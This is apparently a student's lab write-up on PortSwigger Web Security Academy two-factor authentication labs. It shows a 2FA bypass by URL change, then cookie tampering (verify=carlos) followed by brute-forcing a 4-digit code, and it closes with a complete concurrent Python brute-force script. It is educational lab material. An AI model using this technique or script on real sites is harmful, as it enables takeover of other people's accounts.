Senior Information Assurance student at FPT University. Focused on Web vulnerability exploitation, AWS Security Architecture, and building automated penetration tooling
Table of ContentsTable of Contents
Web Security Iaw301 -
This article is part of a series.
Two-factor authentication (2FA), which combines “something you know” (a password) with “something you have” (a physical device or authenticator app), significantly enhances security compared to single-factor authentication. However, it can still be compromised if implemented incorrectly (e.g., using SMS, which is susceptible to interception and SIM swapping, or using email, which is not true 2FA). Attackers typically exploit 2FA vulnerabilities through three primary methods: completely bypassing the second verification step because the application grants login privileges prematurely; deceiving the authentication logic by manipulating identification parameters (such as cookies) in the second step to log into a victim’s account without knowing their password; and directly brute-forcing short verification codes (4-6 digits) if the system lacks robust automated scanning prevention mechanisms (rate-limiting).


Access the lab’s homepage: https://[LAB-ID].web-security-academy.net/. The lab provides us with two sets of credentials:
Our credentials: wiener:peter
Victim’s credentials: carlos:montoya
Attempt to log in using “our” account first. In a real-world scenario, this could be an account we registered on the website.




By observing the website’s URLs, it is evident that the endpoint for entering the username:password is /login, whereas the two-step verification page is /login2. Instead of entering the two-step verification code, we will attempt to modify the URL path to /my-account to observe the application’s response.

The second verification step was easily bypassed. We will now attempt this methodology using Carlos’s account to complete the lab.
Access the lab’s homepage: https://[LAB-ID].web-security-academy.net/. This lab provides two sets of information:
Our credentials: wiener:peter
Victim’s username: carlos
Attempt to log in using “our” account first to observe the web application’s data flow.

Observation indicates that the /login page still redirects to /login2 for the second verification step. We will again attempt to modify the URL to /my-account to evaluate the behavior.
It appears that successful completion of the second verification step is required to be issued a login cookie. Now, we will input a verification code and observe the data flow for potential vulnerabilities.



Analyzing the network packets reveals the following: “After successfully submitting the username:password, an additional data field verify=wiener appears within the cookie.” This verify parameter is likely used by the backend to identify which user is requesting the verification code for email dispatch. However, the 2FA code utilized is a 4-digit number (0-9) lacking an expiration time or a limit on incorrect attempts. We will proceed to brute-force the 2FA code.
The 2FA code can be successfully brute-forced.
Reapply the aforementioned steps for Carlos’s account. Although Carlos’s password is unknown, we can leverage Wiener’s session to generate a 2FA code for Carlos by modifying the parameter to verify=carlos.


Configure Turbo Intruder to brute-force Carlos’s 2FA code at a higher velocity than the default Burp Suite Community Intruder. To achieve this, we will utilize Wiener’s POST request and replace verify=wiener with verify=carlos.
We have successfully brute-forced Carlos’s 2FA code.

We will utilize the discovered 2FA code to log into Carlos’s account without requiring his password.
Right-click the Request, select Request in browser -> In current browser session, and paste the generated link into the browser configured with the Burp Suite proxy (in this case, Firefox).


Successfully logged into Carlos’s account. Additionally, an automated Python tool was developed to automatically enumerate Carlos’s 2FA code.
```python
import asyncio
from urllib.parse import urljoin, urlparse
from curl_cffi import requests
from curl_cffi.requests import AsyncSession, Session

TIMEOUT = 10

class BruteForceMFA:
    def __init__(self, base_url:str, login_url: str, mfa_len: int):
        self.base_url = base_url
        self.login_url = login_url
        self.mfa_url: str
        self.valid_username = 'wiener'
        self.valid_password = 'peter'
        self.cookies: requests.Cookies
        self.mfa_code: None
        self.mfa_len = mfa_len
        self.lock = asyncio.Lock()
        self.event = asyncio.Event()
        self.CONCURRENCY = 10

    async def __try_code(self, session: AsyncSession, queue: asyncio.Queue):
        while not self.event.is_set():
            try:
                code_int = queue.get_nowait()
            except asyncio.QueueEmpty:
                return
            mfa_code = f'{code_int:0{self.mfa_len}}'
            try:
                if self.event.is_set(): return
                resp = await session.post(self.mfa_url, data={'mfa-code':mfa_code}, allow_redirects=False)
                if resp.status_code == 302:
                    self.mfa_code = mfa_code
                    self.event.set()
                    await session.get(urljoin(self.base_url, resp.headers['Location']))
                    return
                if (code_int/(10**self.mfa_len)*100)%0.01 == 0:
                    print(f"\r[*] Checked up to {code_int/(10**self.mfa_len)*100}%...", end='')
            except Exception as e:
                print(f"[ERROR] Try code failed: {e}")
                pass
            finally:
                queue.task_done()

    async def __crack_mfa(self):
        print(f"\n=== Cracking MFA Code ({0:0{self.mfa_len}} - {10**self.mfa_len-1}) ===")
        queue = asyncio.Queue()
        for i in range(10**self.mfa_len):
            queue.put_nowait(i)
        print(f"[*] Loaded {queue.qsize()} codes into queue.")
        print(f"[*] Spawning {self.CONCURRENCY} workers...")
        async with AsyncSession(impersonate="chrome142", cookies=self.cookies) as session:
            workers = []
            for _ in range(self.CONCURRENCY):
                task = asyncio.create_task(self.__try_code(session, queue))
                workers.append(task)
            try:
                await asyncio.gather(*workers, return_exceptions=True)
            finally:
                for w in workers:
                    if not w.done():
                        w.cancel()
                await asyncio.sleep(0.1)
        if self.mfa_code:
            print(f"\n[OK] 2FA bypass complete. Code: {self.mfa_code}")

        else:
            print(f"\n[FAIL] Bypass failed.")

    def __intercept_cookies(self):
        print("=== Bypass password authentication ===")
        print(f"[*] Login with authorized account: {self.valid_username} - {self.valid_password}")
        with Session(impersonate="chrome142") as session:
            try:
                payload = {
                    'username': self.valid_username,
                    'password': self.valid_password
                }
                resp = session.post(self.login_url, data=payload, allow_redirects=False)
                if 'Location' in resp.headers:
                    self.mfa_url = urljoin(self.base_url, resp.headers.get('Location'))
                    print (f"[+] MFA Page Found: {self.mfa_url}")
                else:
                    print(f"[WARN] Failed to find MFA Redirection.")
                    return False
                if 'verify' in resp.cookies:
                    del session.cookies['verify']
                domain = urlparse(self.base_url).hostname
                session.cookies.set('verify', 'carlos', domain, path="/")
                session.get(self.mfa_url)
                self.cookies = session.cookies
                print(f"Cookies: session: {self.cookies.get('session')}; verify: {self.cookies.get('verify')}")
                return True
            except Exception as e:
                print(f"[ERROR] Intercept failed: {e}")
                return False

    def start(self):
        if self.__intercept_cookies():
            asyncio.run(self.__crack_mfa())

if __name__ == "__main__":
    base_url = input("Enter your lab's base url: ")
    login_url = urljoin(base_url, "/login")
    bot = BruteForceMFA(base_url, login_url, 4)
    bot.start()
```

Results after executing the tool.
Web Security Iaw301 -
This article is part of a series.